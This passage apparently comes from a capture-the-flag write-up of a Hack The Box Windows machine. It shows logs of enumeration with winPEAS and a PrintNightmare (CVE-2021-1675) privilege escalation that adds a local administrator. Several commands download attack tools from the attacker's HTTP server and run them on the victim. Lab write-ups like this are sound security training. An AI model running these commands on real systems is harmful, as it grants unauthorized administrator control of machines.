
We hosted winPEASany.exe using a Python HTTP server: python3 -m http.server 8000



```
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.106 - - [14/May/2025 07:51:40] "GET /winPEASany.exe HTTP/1.1" 200 -
```


Downloaded it on the victim:

Invoke-WebRequest "http://10.10.14.10:8000/winPEASany.exe" -OutFile winpeas.exe




```
*Evil-WinRM* PS C:\Users\tony\Desktop>
*Evil-WinRM* PS C:\Users\tony\Desktop> cd ..
*Evil-WinRM* PS C:\Users\tony> cd Documents
*Evil-WinRM* PS C:\Users\tony\Documents> Invoke-WebRequest "http://10.10.14.10:8000/winPEASx64.exe" -OutFile winpeas.exe
The remote server returned an error: (404) Not Found.
At line:1 char:1
+ Invoke-WebRequest "http://10.10.14.10:8000/winPEASx64.exe" -OutFile w ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
    + FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
*Evil-WinRM* PS C:\Users\tony\Documents> dir
*Evil-WinRM* PS C:\Users\tony\Documents> Invoke-WebRequest "http://10.10.14.10:8000/winPEASany.exe" -OutFile winpeas.exe

*Evil-WinRM* PS C:\Users\tony\Documents>
*Evil-WinRM* PS C:\Users\tony\Documents> dir


    Directory: C:\Users\tony\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/14/2025  12:51 PM       10144768 winpeas.exe


*Evil-WinRM* PS C:\Users\tony\Documents>
```

Ran the enumeration tool:



```
*Evil-WinRM* PS C:\Users\tony\Documents> .\winpeas.exe
 [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanalysis'
or 'all' argument. Note that this search might take several minutes. For help, run winpeas.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD
HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for
files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLeve
l /t REG_DWORD /d 1' and then start a new CMD


               ((((((((((((((((((((((((((((((((
        (((((((((((((((((((((((((((((((((((((((((((
      ((((((((((((((**********/##########(((((((((((((
    ((((((((((((********************/#######(((((((((((
    ((((((((******************/@@@@@/****######((((((((((
    ((((((********************@@@@@@@@@@/***,####((((((((((
    (((((********************/@@@@@%@@@@/********##(((((((((
    (((############*********/%@@@@@@@@@/************((((((((
    ((##################(/******/@@@@@/***************((((((
    ((#########################(/**********************(((((
    ((##############################(/*****************(((((
    ((###################################(/************(((((
    ((#######################################(*********(((((
    ((#######(,.***.,(###################(..***.*******(((((
    ((#######*(#####((##################((######/(*****(((((
    ((###################(/***********(##############()(((((
    (((#####################/*******(################)((((((
    ((((############################################)((((((
    (((((##########################################)(((((((
                                                   DB013AC136D343F9661B00000000002000800310036005900410001001E00570049004E002D00
```


Finding: Write permissions to a folder, but no direct service misconfigurations exploitable.



```
*Evil-WinRM* PS C:\Users\tony\Documents> ps

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     40       4     1844       1384 ...67     1.11   2844 cmd
    113      10    10420       6736 ...45     2.55   2900 conhost
    310      13     1172       4160 ...02             348 csrss
    262      18     1192       4088 ...08             452 csrss
    202      13     3304      12012 ...02            2416 dllhost
    332      27    29820      48160 ...97             880 dwm
    489      26     8648      30848 ...31     0.28   2636 explorer
    517      35    10200      35228 ...44     0.25   3140 explorer
   1419      60    16768      62248 ...67    14.14   3256 explorer
    508      27     8432      30768 ...32     0.34   3712 explorer
      0       0        0          4     0               0 Idle
   1007      23     5552      15240 ...01             580 lsass
    173      13     2296       8836 ...95            2592 msdtc
    469      38    15172      43060   302     0.89   4420 OneDrive
     55       6      744       3328 ...65     0.00    724 PING
    300      18     6856      23576 ...81     0.61   3308 RuntimeBroker
    709      45    23524      27464 ...40            2872 SearchIndexer
    745      48    30104      70564 33078     0.42   3704 SearchUI
    189      12     2764      10576 ...02            4488 sedsvc
    248      10     2692       6480 ...74             572 services
    594      29    13668      46388   244     0.36   3600 ShellExperienceHost
    341      15     3452      17716 ...47     0.20   3040 sihost
     49       3      340       1172 ...56             268 smss
    381      22     5208      13988 ...13            1112 spoolsv
    529      20     4936      17016 ...16             672 svchost
    643      46     7672      20228 ...25             688 svchost
    502      17     3356       8948 ...90             712 svchost
   1289      52    14620      36532 ...17             828 svchost
    209      16     1928       8272 ...96             892 svchost
    563      26    11172      18148 ...37             900 svchost
    420      21     4784      17728 ...46             968 svchost
    750      27     6064      14112 ...38            1020 svchost
    482      42    12944      22924 ...64            1340 svchost
    182      15     3732      15240 ...57            1556 svchost
    128      11     3080       9316 ...97            1564 svchost
    307      20     5412      19452 ...16            1572 svchost
    181      15     3412       9932 ...04            1672 svchost
    116       9     1252       6072 ...77            2648 svchost
    101       7     1256       5992 ...89            2784 svchost
    172      12     2084      12288 ...26     0.03   4560 svchost
    846       0      128        140     3               4 System
    272      27     4556      13236 ...16     0.17   2952 taskhostw
    138      11     2676      10420 ...22            1716 VGAuthService
    108       7     1332       5524 ...06            1692 vm3dservice
    100       8     1384       6052 ...28            1928 vm3dservice
    332      23     8720      21372 ...52            1700 vmtoolsd
    211      18     4968      15116 ...67     0.09   4376 vmtoolsd
     87       9      964       4728 ...74             472 wininit
    182       9     1820       8728 ...22             496 winlogon
    323      19     7988      18272 ...96            2436 WmiPrvSE
   1631      37   102204     125352 ...75     2.84   3412 wsmprovhost
    220      10     1576       7164 ...92            1036 WUDFHost

*Evil-WinRM* PS C:\Users\tony\Documents>
```


7. Exploiting PrintNightmare (CVE-2021-1675)

We cloned the CVE exploit repo: git clone https://github.com/calebstewart/CVE-2021-1675.git



```
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ git clone https://github.com/calebstewart/CVE-2021-1675.git
cd CVE-2021-1675
Cloning into 'CVE-2021-1675'...
remote: Enumerating objects: 40, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 40 (delta 1), reused 1 (delta 1), pack-reused 37 (from 1)
Receiving objects: 100% (40/40), 127.17 KiB | 5.78 MiB/s, done.
Resolving deltas: 100% (9/9), done.
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~/CVE-2021-1675]
└──╼ [★]$ 
```

Hosted the PowerShell script: python3 -m http.server 8001




```
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~/CVE-2021-1675]
└──╼ [★]$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.11.106 - - [14/May/2025 08:03:26] "GET /CVE-2021-1675.ps1 HTTP/1.1" 200 -
```

Downloaded and executed it on the victim:


Invoke-WebRequest "http://10.10.14.10:8001/CVE-2021-1675.ps1" -OutFile CVE-2021-1675.ps1

Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Unrestricted -Force

Import-Module .\CVE-2021-1675.ps1




```
*Evil-WinRM* PS C:\Users\tony\Documents> Invoke-WebRequest "http://10.10.14.10:8001/CVE-2021-1675.ps1" -Ou
tFile CVE-2021-1675.ps1
*Evil-WinRM* PS C:\Users\tony\Documents> Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Unrestric
ted -Force;
*Evil-WinRM* PS C:\Users\tony\Documents> import-module .\CVE-2021-1675.ps1
*Evil-WinRM* PS C:\Users\tony\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
tony
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\tony\Documents> 
                                                    0040034005700490004E002D00420045005100550051005200410034
```



```
*Evil-WinRM* PS C:\Users\tony\Documents> Invoke-Nightmare -DriverName "Xerox" -NewUser "sam" -NewPassword
"root"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97
\Amd64\mxdwdrv.dll"
[+] added user sam as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Documents>
```

We used the exploit to create a new administrator user:


Invoke-Nightmare -DriverName "Xerox" -NewUser "sam" -NewPassword "root"



```
*Evil-WinRM* PS C:\Users\tony\Documents> Invoke-Nightmare -DriverName "Xerox" -NewUser "sam" -NewPassword
"root"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e9
\Amd64\mxdwdrv.dll"
[+] added user sam as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Documents> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
sam                      tony
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\tony\Documents>
```

8. Privilege Escalation and Root Flag

Logged in with the new sam user: evil-winrm -i 10.10.11.106 -u sam -p root




```
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ cd evil-winrm
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~/evil-winrm]
└──╼ [★]$ ./evil-winrm.rb -u sam -p root -i 10.10.11.106

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_det
ection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay
ers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sam\Documents> cd ..
*Evil-WinRM* PS C:\Users\sam> cd ..
```

Navigated to the Administrator’s Desktop:


cd C:\Users\Administrator\Desktop

dir

type root.txt

